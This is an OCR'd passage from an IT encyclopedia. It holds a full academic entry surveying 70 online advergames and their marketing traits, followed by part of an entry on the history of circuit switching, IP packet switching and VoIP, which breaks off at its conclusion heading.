Short Message Service (SMS): A well known service, available on all mobile phones and on most other mobile devices, and allows users to exchange text messages.

C

Characteristics, Limitations, and Potential of Advergames

Călin Gurău
GSCM – Montpellier Business School, France

INTRODUCTION

Advergames can be defined as online games that incorporate marketing content. Initially, many companies have placed their brands or logos in the virtual environment of computer games launched by specialised gaming firms. However, this form of advergaming is rather static and ineffective, since the player is concentrated on the task required by the game and might not acknowledge the brand image displayed in the background. This limitation has encouraged the firms to create their own advergames, which are developed around a theme or a character directly related with their products and/or brands. In order to ensure a large diffusion of these games, they were made freely available on the Internet. The facilities offered by the Internet platform have increased the interactiveness of the game, and have added a **viral marketing** dimension.

Viral marketing describes any strategy that encourages individuals to pass on a marketing message to others, creating the potential for exponential growth in the message's exposure and influence. The use of advergames corresponds well to a strategy of viral marketing, which incorporates the following principles:

1. Give away products or services
2. Provide for effortless transfer to others of these products/services
3. Scale easily from a small to a very large audience
4. Exploit common customer motivations and behaviours
5. Utilise existing communication networks to transfer the products/services, or messages about them
6. Take advantage of others' resources (existing users/customers)

The interest in advergames has substantially increased in the last 5 years because of its perceived advantages (FreshGames, 2002; WebResource, 2004):

- Low-cost marketing in comparison with the traditional advertising channels, such as TV and radio
- A captured audience that can transmit valuable personal information about its demographic profile, behaviour, needs, attitudes, and preferences
- Customer retention: the average time spent in an advergame is 7 to 30 minutes, which cannot be reached in the case of a classical TV advertisement
- Viral marketing: 81% of the players will e-mail their friends to try a good game

All these data demonstrate the huge potential of advergames (Rodgers, 2004). However, despite the hype created by this new advertising method, most of the information describing or debating advergames is professionally-oriented, often written in an advertising style (DeCollibus, 2002; Hartsock, 2004; Intrapromote, 2004). Very few academic studies have been initiated to investigate the characteristics of advergames, and their influence on consumers' perceptions and behaviour (Hernandez, Chapa, Minor, Maldonaldo, & Barranzuela, 2004; Nelson, 2002).

This article attempts to identify, based on the existent professional literature, the specific characteristics of an efficient advergame, and to verify the existence of these characteristics in 70 advergames that are active online.

BACKGROUND

Studies conducted in the U.S. have discovered that games are extremely popular among all categories of online users. A study conducted by Jupiter Media found that in December 2003, 84.6 million people visited online gaming sites (D5 Games, 2004). This number is projected to reach 104 million by 2007.

The preconception that only kids or teenagers are interested in interactive games is contradicted by the following findings: in the U.S., 66% of the most frequent game players are over 18 years old, and 40% of them over 35 years old, with the average age of a player being 28 years old (D5 Games, 2004).

Another study conducted between December 2003 and January 2004 in the U.S., has identified women over 40 years old as a major segment interested in online gaming (Arkadium, 2004). Female game-players over 40 spend the most hours per week playing games (9.1 hours or 41% of their online time in comparison with only 6.1 hours per week, or 26% of online time for men). These women were also more likely to play online games every day than men or teens of either gender.

The reasons for playing online games vary depending on the gender. The main reason of women is to relieve or eliminate stress, while the men are mainly attracted by the competitive factor of Internet gaming. The women prefer word and puzzle games, while men are more interested in sport, combat, or casino games (Arkadium, 2004).

The geographical location of the players seems to make a difference in terms of the type of game preferred and the reasons for playing (Arkadium, 2004). In Atlanta the main reason identified was the elimination of stress, in Dallas people play to alleviate boredom, in San Francisco the players are enjoying the competition, and in Washington D.C. they play online in order to get trained for real casino gambling.

The placement of products or brand names in movies or TV shows is a relatively old technique, but the studies regarding their influence on consumer perceptions and behaviour are inconclusive (Gould, Pola, & Grabner-Krauter, 2000; Russell, 2002). Advergames present a few distinct characteristics that can eventually enhance their marketing effect:

- Advergames are selected by the player and are not forced upon an unwilling viewer;
- The player interacts with advergames, adopting an active stance, in comparison with the passive attitude of the TV audience; and
- Advergames incite the players to share the gaming experience with their friends or family.

From a marketing point of view, advergames attempt to capture the attention of players, and then to transmit to them, in an indirect way, suggestions that aim to modify their perceptions regarding an enterprise, brand, or product. The psychological fundament of this process is the inducement and the use of the '**state of flow**.' This concept is used by psychologists to describe a mental state in which the attention is highly concentrated on a specific process, the environmental information is screened out, and the person experiences a harmonious flow of its present experience (**Csikszentmihalyi, 1991)**. The state of flow is known to create a state of well being, as well as increased perception and learning capacity. This state of flow can be induced by any activity that is very interesting for a person: watching a movie, reading a book, or playing a game. In fact, the ludic activity is considered as one of the best inducers of the flow state for children, and often also for adults.


The interaction with Internet applications can also induce the state of flow in specific circumstances (King, 2003); the most successful Web sites offering interactive experiences, and not just content. The state of flow can be created online if the following essential conditions are combined: **user motivation**, user **telepresence**, and **interactivity** of the Internet application. On the other hand, the existence and the maintenance of the state of flow is a dynamic process that depends on the relation between the capabilities of the user—or player in the case of an advergame—and the level of difficulty proposed by the game. Figure 1 demonstrates the three possible scenarios of the interaction between an Internet user and an advergame.

Once induced, the maintenance of the state of flow requires a constantly evolving challenge for the player, because the player's level of capability is likely to improve after playing the game a few times. This raises the problem of including in the advergame a progressive level of difficulty that can represent a dynamic challenge for players

If the features of the game are interesting enough and the playing experience provides satisfaction, the player will be inclined to send information about the available game to friends or relatives, participating directly to the spread of the advergames campaign. This action can be reinforced by creating complex games that require multiple participants.

As any other marketing communication tools, the advergame characteristics will have to correspond to (1) the personality of the advertised brand, (2) the profile of the targeted audience, (3) the characteristics of the

Figure 1. The inducement of the state of flow online



medium (in this case the Internet), (4) the strategic objectives of the communication campaign, and (5) the corporate image of the company.

The difficulty to concomitantly evaluate these complex variables is probably the reason for a low rationalisation of the advergame development in the professional literature. The creation of an efficient advergame is still considered predominantly as a creative work, that it is difficult to describe in a formal, precise manner.

THE CHARACTERISTICS OF AN EFFICIENT ADVERGAME

In order to verify the existence of these characteristics in the profile of active advergames, an online survey has been designed and was implemented during November 2006. During this survey, 70 active advergames were randomly selected and investigated, using the news posted on Adverblog.com (2006) and WaterCoolerGames.com (2006), as well as the advergames found on various Web sites that were randomly browsed. A number of research variables were defined in direct relation to each of the investigated characteristics:

1. **Accessibility:** Facility to identify the hyperlink between the firm/product site and the game, free access or required registration, specialised software required, and downloading time
2. Difficulty of understanding: existence of explicit instructions/rules, and the facility of understanding these rules
3. **Competitive level:** Number of players, the display of score lists, and multiple level of difficulty
4. **Relevance for the firm, brand, or product:** Type of product advertised, type of game, and advertising elements associated with the game
5. **Capacity to induce and maintain the state of flow:** Multiple levels of difficulty and the possibility offered to players to choose a specific level of difficulty
6. **Viral marketing**: Communication with friends and family members is encouraged

An objective evaluation of the advergame relevance for the firm/brand/product advertised is difficult at this stage, because it is necessary to define a number of quantifiable criteria that can describe and assess the personality of a brand. The same type of problem is related with evaluating the capacity of the game to induce and maintain a state of flow. In this case, an experiential approach is more suitable, although the two variables defined for this characteristic are equally relevant, being derived from the relation between the capability of the online player, and the capacity of the advergame to propose an appropriate and dynamic level of challenge.

PRESENTATION AND ANALYSIS OF DATA

The 70 active **advergames** that were studied had the following distribution in terms of type of products/industries represented.

Table 1. The types of products represented by the investigated advergames

Type of product	Frequency	Percentage
Automotive and accessories	3	4.3
Watches	2	2.9
Comics	7	10
Holidays	6	8.6
Food and drinks	43	61.4
Movies	3	4.3
Computer equipment	1	1.4
Cosmetics	4	5.7
Software	1	1.4
Total	70	100

It is interesting to note the variety of products represented in advergames, which might lead to the conclusion that advergames are applicable to any type of product or services. On the other hand, the impressive number of advergames associated with 'food and drinks' might indicate that this type of products has specific characteristics in terms of marketing or consumption patterns that makes it very suitable for advergames.

Accessibility

The identification of the hyperlink leading to the advergame is usually very easy (60% of cases) or easy (27% of cases) with the remaining 13% of cases being of a medium difficulty. In most cases the link is positioned visibly on the home page of the firm, product, or service; in other cases the link can be found among the main categories of information provided in the menu.

The access to all the surveyed advergames is completely free. For running the games it was necessary to use ShockWave, a specialised software program. The downloading of this program is easy, being freely available on the Internet. The only possible limitation is the memory capacity and the processing power of the personal computer that is used for gaming.

For the analysed advergames, the downloading time was very short (less than 1 minute).

Easy to Understand

All advergames included in the study had instruction/rules, which, in the majority of cases, were very easy (68%) or easy (21%) to understand. However, there were situations in which the instruction provided were confusing or too complex for a quick understanding: in 3% of cases they were considered of medium difficulty, and in 8% of cases they were considered too difficult to understand.

Competitive Level

In terms of the competitive level presented by advergames, all of them were designed for a single player, which enters in direct competition with the online game software. Although there were instances in which the player was encouraged to invite other people to 'join in the fun,' the advergames were not projected as shared multiplayers environments, maybe because of the complexity of such a structure.

Sixty-eight percent of the studied advergames do not publish the list of scores of the players. The remaining 32% encourage the players with high scores to register their names—after they played at least once—in order to have their name and best score registered on a public score list available online.

Sixty percent of the advergames that were investigated had just one level of difficulty, which obviously reduces the flexibility and the competitive appeal of these games for the majority of players.

Relevance for the Firm/Brand/Product

Four percent of the investigated advergames can be defined as educative by using a quiz format in order to educate the players about the values and history of a firm, brand, or product. Twenty percent of the advergames were considered games of combat, which generally implies a fight between two or more characters, one of them being the virtual avatar of the player. Finally, the remaining 76% were categorised as games of capability, in which the players have to demonstrate and develop quick reactions and improved orientation in the virtual environment.

The advertising action associated with the advergame was considered as a multiple dimension since multiple advertising methods can be used in the same game. All the investigated advergames had some advertising aspect associated with them: 71% were presenting the name/logo of the firm; 69% the name/logo of a product; 51% the physical image of the product; and 24% were associating promotion programs with the high score obtained in the game (e.g., a high scorer could benefit from important reductions in booking his/her holiday).

Capacity to Induce and Maintain the State of Flow

Only 38% of the investigated games present multiple levels of difficulty, and, in the majority of cases (96%) it is not possible for the player to choose a level of difficulty, which indicates a low level of advergame flexibility.

Viral Marketing

Only 40% of the investigated games explicitly encouraged the players to spread the word about the advergame, providing a specialised online application implanted in the game environment. Although the players can also use other independent channels of communication, such as e-mail addresses, telephone, or direct speech, the proportion of games using intensively viral marketing structures is surprisingly small.

FUTURE TRENDS

The rapid development of new information technology applications opens immense possibilities for advergames. Companies have already started to use advergames not only for commercial purposes but also as public relations messages, targeting their own employees and/or customers. In December 2005, the interactive agency Agency.com created a little Web-based game in which you throw snowballs at people in a variety of Agency.com office locations. The game can be considered as a sort of interactive greeting for employees and clients, demonstrating at the same time the capabilities of the studio (Bogost, 2005). However, these initiatives should be carefully planned, designed, and implemented. The 2004 Intel IT Manager advergame as removed and modified when the players discovered that the work environment simulator does not allow them to hire any female employees (Frasca, 2006).

On the other hand, some companies are attempting to diversify their advergame strategy, linking it with console-based games and promotional campaigns. Recently, Burger King has launched three Xbox and Xbox 360 games: Pocketbike Racer (a cart battle racer), Big Bumpin' (a collection of head-to-head bumper car games), and Sneak King, in which the player must sneak up on people and serve them Burger King food. To obtain these games, Burger King customers must buy a Value Meal and then pay another $3.99 for each title. The main purpose of this marketing campaign is to link the purchase of the Value Meal to the opportunity to acquire one or more games. Since they are related to a promotional activity, these games can be considered as promogames rather than advergames (Bogost, 2007).

Another advergames application is in the area of mobile marketing. Greystripe, a company specialised in mobile games, has created a consumer-service called GameJump in which the user can select and download a free game on the user's mobile. Every time the person plays the game, an advertisement lasting a few seconds is showed before the game starts, and another one when the game ends. These advertisements are sponsoring the free use of the games (Bogost, 2006).

In the near future, the application of games in marketing will become increasingly sophisticated and diversified. The only limits are the technological capacity of IT devices, and the creativity of marketing specialists.

CONCLUSION

The analysis of the data collected evidence a series of important issues related with the profile of the investigated advergames:

- The accessibility of advergames is very good, as well as the facility to understand the instructions/rules, although in a few cases the rules can be significantly simplified.
- The competitive level of advergames can be improved in many cases, either by publishing the score lists, or by creating multiplayer shared environments that are already the norm in the computer games industry.
- Many advergames have a low level of flexibility in that they propose only one level of difficulty and the players are not able to choose the difficulty level they desire.
- The features of viral marketing need to be developed, since many games do not provide a direct encouragement and a direct possibility for players to contact friends or family members. Also, the identification data introduced by the players about themselves or about prospective players can represent a valuable input into an online database.

The relevance of the game for the firm/brand/product image, as well as the capacity of the advergame to induce and maintain the state of flow, have been difficult to assess at this stage of research. Together with the limited sample composed of only 70 active advergames, these represent the most significant limitations of this study. Future research projects should focus on the relation between the characteristics of the game, the personality of the represented brand, the profile of the targeted audience, and the strategic objectives of the marketing campaign. Additionally, research should investigate advergames' influence on the perceptions, attitudes, and buying behaviour of players.

REFERENCES

Adverblog.com. (2006). *Advergames archive.* Retrieved November 2006, from http://www.adverblog.com/archives/cat_advergames.htm

Arkadium. (2004). *New study reveals that women over 40 who play online games spend far more time playing than male or teenage gamers.* Retrieved November 2004, from http://www.arkadium.com/aol_study.html

Bogost, I. (2005, December 23). Agency.com snowball fight. *Water cooler games*. Retrieved February 2007, from http://www.watercoolergames.org/archives/000506.shtml

Bogost, I. (2006, August 21). Free-ad-supported mobile games. *Water cooler games*. Retrieved February 2007, from http://www.watercoolergames.org/archives/00605.shtml

Bogost, I. (2007). Persuasive games: Promogames, another kind of advertising game. *Serious game source.* Retrieved February 2007, from http://seriousgamessource.com/features/feature_010207_burger_king_1.php

Csikszentmihalyi, M. (1991). *Flow: The psychology of optimal experience.* New York: Harper Perennial.

D5 Games. (2004). *Demographics of game players.* Retrieved November 2004, from http://www.d5games.net/advergames/demographics.php

DeCollibus, J. (2002, July 17). Advergames: Experiential direct marketing wins leads, drives traffic, builds brands. *360° Newsletter.* Retrieved December 2004, from http://www.jackmorton.com/360/market_focus/july02_mf.asp

Frasca, G. (2007). Playing with fire: When advergaming backfires. *Serious games source*. Retrieved February 2007, from http://seriousgamessource.com/features/feature_011707_intel_2.php

FreshGames. (2002). *Why advergames?* Retrieved November 2004, from http://www.freshgames.com/marketing/whyadvergames.php

Gould, S.J., Pola B.G., & Grabner-Krauter, S. (2000). Product placements in movies: A cross-cultural analysis of Austrian, French and American consumers' attitudes toward this emerging, international promotional medium. *Journal of Advertising, 29*(4), 41-58.

Hartsock, N. (2004, July 21**).** Advergames newly viable after all these years. *EMarketing IQ*. Retrieved November 2004, from http://www.emarketingiq.com/news/1409-eMarketingIQ_news.html

Hernandez, M.D., Chapa, S., Minor, M.S., Maldonaldo, C., & Barranzuela, F. (2004). Hispanic attitudes toward advergames: A proposed model of their antecedents. *Journal of Interactive Advertising, 5*(1). Retrieved November 2004, from http://www.jiad.org/vol5/no1/hernandez/

Intrapromote. (2004). *Viral marketing advergames: The campaign that aids SEO through link building*. Retrieved November 2004, from http://www.intrapromote.com/advergames.html

King, A. (2003, July 11). Optimizing flow in Web design. *Informit*. Retrieved November 2004, from http://www.informit.com/articles/article.asp?p=

Nelson, M.R. (2002). Recall of brand placements in computer/video games. *Journal of Advertising Research*, *42*(2), 80-92.

Rodgers, Z. (2004, July 28). Chrysler reports big brand lift on advergames. *ClickZ network*. Retrieved November 2004, from http://www.clickz.com/news/article.php/3387181

Russell, C.A. (2002). Investigating the effectiveness of product placements in television shows: The role of modality and plot connection congruence on brand memory and attitude. *Journal of Consumer Research*, *29*(3), 306-318.

WaterCoolerGames.com. (2006). *Advergames archive*. Retrieved November 2006, from www.watercooler-games.org/archives/cat_advergames.shtml

WebResource. (2004). *What is advergaming?* Retrieved November 2004, from http://www.webresource.com.au/content/?id=12

KEY TERMS

Brand Personality: Collection of attributes giving a brand a recognisable unique quality.

Customer Retention: Maintaining the contact with your customer by creating a better offer/attraction than your competitors.

Product Placement: The practice of placing brand-name items as props in movies, television shows, or music videos as a form of advertising.

Promogame: Video games whose primary purpose is to promote the purchase of a product or service secondary or incidental to the game itself.

State of Flow: A mental state of operation in which the person is fully immersed in what he or she is doing; characterised by a feeling of energised focus, full involvement, and success in the process of the activity.

Telepresence: The experience of being present at a real or virtual world location remote from one's own physical location, using information technology channels.

Viral Marketing: A marketing method that facilitates and encourages people to pass along a marketing message.

From Circuit Switched to IP-Based Networks

Thomas M. Chen
Southern Methodist University, USA

INTRODUCTION

The founding of the Bell Telephone System, the public switched telephone network (PSTN), has evolved into a highly successful global telecommunications system. It is designed specifically for voice communications, and provides a high quality of service and ease of use. It is supported by sophisticated operations systems that ensure extremely high dependability and availability. Over the past 100 years, it has been a showcase for communications engineering and led to groundbreaking new technologies (e.g., transistors, fiber optics).

Yet it is remarkable that many public carriers see their future in Internet protocol (IP) networks, namely the Internet. Of course, the Internet has also been highly successful, coinciding with the proliferation of personal computers. It has become ubiquitous for data applications such as the World Wide Web, e-mail, and peer-to-peer file sharing. While it is not surprising that the Internet is the future for data services, even voice services are transitioning to voice over Internet protocol (VoIP). This phenomenon bears closer examination, as a prime example explaining the success of the Internet as a universal communications platform. This chapter gives a historical development of the Internet and an overview of technical and nontechnical reasons for the convergence of services.

HISTORICAL PERSPECTIVE

The origins of circuit switching have been well documented (AT&T, 2006). A year after successfully patenting the telephone in 1876, Alexander Graham Bell, with Gardiner Hubbard and Thomas Sanders, formed the Bell Telephone Company. In 1878, the first telephone exchange was opened in New Haven, Connecticut. For a long time, long distance switching was carried out by manual operators at a switchboard. Until the 1920s, the operator wrote down the number requested by the customer, and called the customer back when the other party was on the line. The route for a call was built link by link, by each operator passing the information to another operator who looked up the route for the call. Once a circuit was established, it was dedicated to that conversation for the duration of the call.

The national General Toll Switching Plan was put into effect in 1929. This established a hierarchical, national circuit switching network. Calls went to local offices connected to more than 2,000 toll offices and 140 primary centers, and up to eight interconnected regional centers. Sectional centers were added in the 1950s. This hierarchical network, augmented with direct links between the busiest offices, continued up to the 1980s.

In the 1960s, transmission facilities were converted from analog to digital, such as the T-1 carrier (a time-division multiplexed system allowing 24 voice channels to share a 1.5-Mbps digital transmission link). Digital transmission offers the advantages of less interference and easier regeneration. Digital carriers used time division multiplexing (TDM) instead of frequency division multiplexing (FDM). In FDM, each call is filtered to 4 kHz and modulated to a different frequency to share a physical link. In TDM, sharing is done in the time domain rather than frequency domain. Time is divided into repeating frames. Each frame includes a number of fixed time slots. For example, 24 voice calls share the T-1 carrier which is 1.544 Mb/s. Each frame is 193 bits and takes 0.125 ms. In a frame, one bit is used for framing while the remainder is divided into 24 time slots of eight bits each. The first time slot is used by the first voice call, the second time slot by the second call, and so forth.

Automated electromechanical circuit switches appeared in the 1940s starting with a No. 4 crossbar switch in Philadelphia. These switches were able to understand operator-dialed routing codes or customerdialed numbers to automatically route calls. In 1976, the first No. 4 electronic switching system (ESS) was installed in Chicago. Electronic switches were special-purpose computers with programmability.

Advances in digital circuits and computers not only improved the performance of telephone switches, but also changed the nature of network traffic. Starting in 1958, modems allowed computers to transmit digital data over voice-grade analog telephone circuits. In the 1960s, computers were still large, and personal computers would not appear until the late 1970s. However, there was an evident need for computers to share data over distances. Digital data increased dramatically in the late 1970s with the proliferation of Ethernet local area networks and personal computers (e.g., Apple II in 1977, IBM PC in 1981).

The origins of the Internet began in 1969 with the ARPANET funded by the Advanced Research Projects Agency (ARPA, now DARPA). The ideas for a packet-switched computer network were supported by Lawrence Roberts and J. Licklider at ARPA, based on packet switching concepts promoted by Leonard Kleinrock and others (Leiner, Cerf, Clark, Kahn, Kleinrock, Lynch et al., 1997). The first packet switches were made by Bolt Beranek and Newman (now BBN Technologies) and called IMPs (interface message processors). The first connected nodes were UCLA, Stanford Research Institute, University of California at Santa Barbara, and University of Utah.

The principles for IP, along with a transport layer protocol called transmission control protocol (TCP), were conceived in 1974 by Vinton Cerf and Robert Kahn (1974). Cerf was experienced with the existing host-to-host protocol called network control protocol (NCP). TCP was initially envisioned to provide all transport layer services, including both datagram and reliable connection-oriented delivery. However, the initial implementation of TCP consisted only of connection-oriented service, and it was decided to reorganize TCP into two separate protocols, TCP and IP (Clark, 1988). All information is carried in the common form of IP packets. The IP packet header mainly provides addressing to enable routers to forward packets to their proper destinations. IP was deliberately designed to be a best-effort protocol with no guarantees of packet delivery, in order to keep routers simple and stateless. IP can be used directly by applications that do not need error-free connection-oriented delivery. Above IP, TCP provides reliability (retransmissions of lost packets as needed) and flow control for applications that need perfectly reliable and sequential packet delivery. TCP/IP was adopted as a U.S. Department of Defense standard in 1980 as a way for other networks to internetwork with the ARPANET. Acceptance of TCP/IP was catalyzed by its implementation in BSD Unix.

The Internet may have remained an isolated network only for researchers except for two pivotal events. In 1992, the Internet was opened to commercial traffic, and later to individuals through Internet service providers. In 1993, the Mosaic browser introduced the public to the World Wide Web. The Web browser is a graphical interface that is far easier for most people to use than the command line used for earlier applications. The Web has become so popular that many people think of the Web as the Internet. Widely available Internet access and popular applications have driven data traffic growth much faster than voice traffic growth. Around 2000 or so, the volume of data traffic exceeded the volume of voice traffic.

TECHNICAL DIFFERENCES IN CIRCUIT AND PACKET SWITCHING

Circuit switching is characterized by the reservation of bandwidth for the duration of a call. This reservation involves an initial call establishment (set-up) phase using signaling messages, and the release of the bandwidth in a call termination (clear) phase at the end of a call. In modern digital networks, reserved bandwidth means periodically repeating time slots in time division multiplexed (TDM) links, as shown in Figure 1.

Circuit switching works well for voice calls, for which it is designed. All voice is basically the same rate, 64 kb/s without compression, that is, 8,000 samples/s and 8 bits/sample. TDM can easily handle bandwidth reservations of the same amount. Also, voice calls require minimal delay between the two parties because excessive delays interfere with interactivity. Circuit switching imposes only propagation delay through the network, which is dependent only on the distance. Delay is considered one of the important quality of service (QoS) metrics. There is also minimal information loss, another QoS metric, because the reserved bandwidth avoids interference from other calls.

A number of drawbacks to circuit switching are typically cited for data. The first drawback is inefficiency when data is bursty (meaning intermittent data

Figure 1. Time division multiplexing




Figure 2. Statistical multiplexing





Figure 3. Connection-oriented packet switching



messages separated by variable periods of inactivity). The reserved bandwidth is wasted during the periods of inactivity. The inefficiency increases with the burstiness of traffic. The alternative is to disconnect the call during periods of inactivity. However, this approach is also inefficient because releasing and re-establishing a connection will involve many signaling messages, which are viewed as an overhead cost.

Another drawback cited for circuit switching is its inflexibility to accommodate data flows of different rates. Whereas voice flows share the same (uncompressed) rate of 64 kb/s, data applications have a broad range of different rates. TDM is designed for a single data rate and cannot easily handle multiple data rates.

Asynchronous TDM or statistical multiplexing is an approach to improve the efficiency and flexibility of digital transmission, as shown in Figure 2. Instead of a rigid frame structure, time slots on a digital transmission link are occupied when there is data present in a first-come-first-serve (FCFS) order. It is possible to achieve a higher efficiency because time slots are not reserved. More flexibility is achieved because different (and variable) data rates can be accommodated. To resolve contention between simultaneous units of data, buffering is necessary. In practice, statistical multiplexing cannot achieve total efficiency because it is necessary to label each slot to identify the connection using that time slot.

If the time slot label is viewed as a virtual circuit number, statistical multiplexing is the basis of connection-oriented packet switching. As shown in Figure 3, a virtual circuit number associates a flow entering a packet switch on a certain ingress port with an egress port. When packets are routed to the egress port, the incoming virtual circuit number is translated to a different outgoing virtual circuit number.

IP is connectionless and works a little differently. Instead of carrying a virtual circuit number, IP packets carry a destination address and source address. An IP router examines the destination address and decides on the egress port after consulting a routing table. The routing table lists the preferred egress port calculated from a routing algorithm (such as Dijkstra's algorithm) that usually selects the least-cost route for each destination address. The great advantage of connectionless packet switching is the lack of state in the router. In connection-oriented packet switching, the switch must keep state or memory of every virtual circuit. A disruption of the switch will necessitate each virtual circuit to be reset, a process that will involve the hosts. In comparison, a disruption of an IP router will cause the dynamic routing protocol to adapt and find new routes. This will be done automatically within the network without involving the hosts.

IP offers a flexible and relatively simple method to accommodate a wide variety of data applications. Whenever data is ready, it is packetized and transmitted into the network. Routers are easy to deploy and dynamically figure out routes through standard routing protocols. Routers are simple by design, and costs have fallen dramatically with the growth of the Internet. It has been argued that the costs to switch packets has fallen below the costs of circuit switching (Roberts, 2000).

Packet switching may be more natural for data but involves its own challenges. One of the major challenges is quality of service. Statistical multiplexing handles contention by buffering, but buffering introduces random queueing delays and possible packet loss from buffer overflow. Thus, QoS in packet networks is vulnerable to congestion and degrades with increasing traffic load. A great deal of research in traffic control has highlighted a number of methods to assure QoS, including a resource reservation protocol (RSVP), weighted fair queueing (WFQ) scheduling, and differentiated services (Diffserv) (Jha & Hassan, 2002). However, there is disagreement in the community about the best approach, and consequently, support for QoS assurance has been slow to be implemented.

Philosophical Differences Between Internet and PSTN

From a perspective of design philosophies, the PSTN and Internet are a contrast in opposites. A few of the major differences are listed below:

- **Circuits vs. IP packets:** As mentioned earlier, the basic building block of the telephone network is the circuit, a fixed route reserved for the duration of a call. The basic building block in the Internet is the IP packet (or datagram). Each IP packet is treated as an independent data unit.
- **Reserved vs. statistical:** Related to the item above, the telephone network reserves a fixed amount of bandwidth for each call, thereby eliminating contention for resources and guaranteeing QoS. The Internet relies on statistical multiplexing. It is possible to congest the Internet, which causes the entire network performance to suffer.
- **Stateless vs. stateful:** By design, IP routers are stateless and keep no memory from one packet to another. Telephone switches must keep state about active calls.
- **Homogeneous vs. heterogeneous:** The PSTN is a principal example of a homogeneous system. This is a result from the history of telephone networks run mostly by government regulated utilities. Also, there is a tradition of following comprehensive international standards. In contrast, the Internet designers recognized that computer networks would be heterogeneous. Different networks are owned and administered by different organizations but interoperate through TCP/IP.
- **Specialized vs. nonspecialized:** The PSTN is designed specifically and only for voice calls. The Internet is designed to be a general purpose network supporting a wide variety of applications.
- **Functionality inside vs. outside:** One of the design philosophies behind the Internet is the end-to-end argument (Saltzer, Reed, & Clark, 1984). According to the argument, when applications are built on top of a general purpose system, specific application-level functions should preferably not be built into the lower levels of the system. The

IP layer takes a "lowest common denominator" approach. Applications add functions above the IP layer as needed. Intelligence and complexity are pushed out of the network and into the hosts. In comparison, telephone handsets are relatively simple, and telephone switches are complex and intelligent.

TRANSITION TO VOICE OVER IP (VoIP)

VoIP is examined as an example of applications transitioning toward the Internet (Goode, 2002; Maresca, Zingirian, & Baglietto, 2004; Rizzetto & Catania, 1999; Varshney, Snow, McGivern, & Howard, 2002). Of all applications, voice might be expected to be the last to move to IP networks because it is served so well by the PSTN (Hassan, Nayandoro, & Atiquzzaman, 2000; Polyzois, Purdy, Yang, Shrader, Sinnreich, Menard, & Schulzrinne, 1999). Examination of VoIP illustrates the forces behind the growing predominance of IP networking. Most of the advantages of VoIP over regular telephone calling is predicated on a couple of conditions that became true only recently: increasing broadband Internet access and ubiquitous computers with Internet connectivity.

- **Lower costs:** VoIP calls incur no additional costs above the monthly charge for a broadband Internet access. On the other hand, calls through the PSTN are billed by the duration of calls. Also, long distance and international calls are more expensive than local calls. VoIP calls are the same regardless of distance and duration.
- **Little additional equipment:** VoIP applications can be used in wireless phones or common PCs with a broadband Internet connection, sound card, speakers, and microphone.
- **Abundant features:** Common VoIP features include caller ID, contact lists, voicemail, fax, conference calling, call waiting, and call forwarding. Also, numerous advanced features are available.
- **More than voice:** IP can accommodate other media (video, images, text) as easily as voice. Also, VoIP applications may become integrated with e-mail or other computer applications.
- **More efficient bandwidth utilization:** More than 50% of voice conversations is silence. VoIP uses bandwidth only when a speaker is actively talking. Also, voice compression is easily done, increasing bandwidth efficiency.

FUTURE TRENDS

VoIP is often highlighted as an example of communications convergence, that is, the migration of various different applications to a single common IP platform. Given broadband Internet access, the separate telephone service seems to be redundant and an unnecessary additional cost. Many people are envisioning that video services carried today through television networks will also migrate eventually to the Internet.

One of the ongoing challenges is QoS assurance. Researchers have investigated many potential solutions such as resource reservation protocols, differentiated services, and sophisticated packet scheduling algorithms (Chen, in press). However, universal agreement on the best methods is lacking, and it is practically difficult to evolve a large complex system like the Internet when different pieces are owned by separate organizations without central coordination.

A broader question is whether the current Internet needs a revolutionary change. The end-to-end argument has been evidently successful so far, but the Internet is being pushed by more demanding applications that cannot be satisfied by simply more bandwidth and faster routers. These demands are causing Internet designers to rethink the original design principles (Blumenthal & Clark, 2001).

CONCLUSION

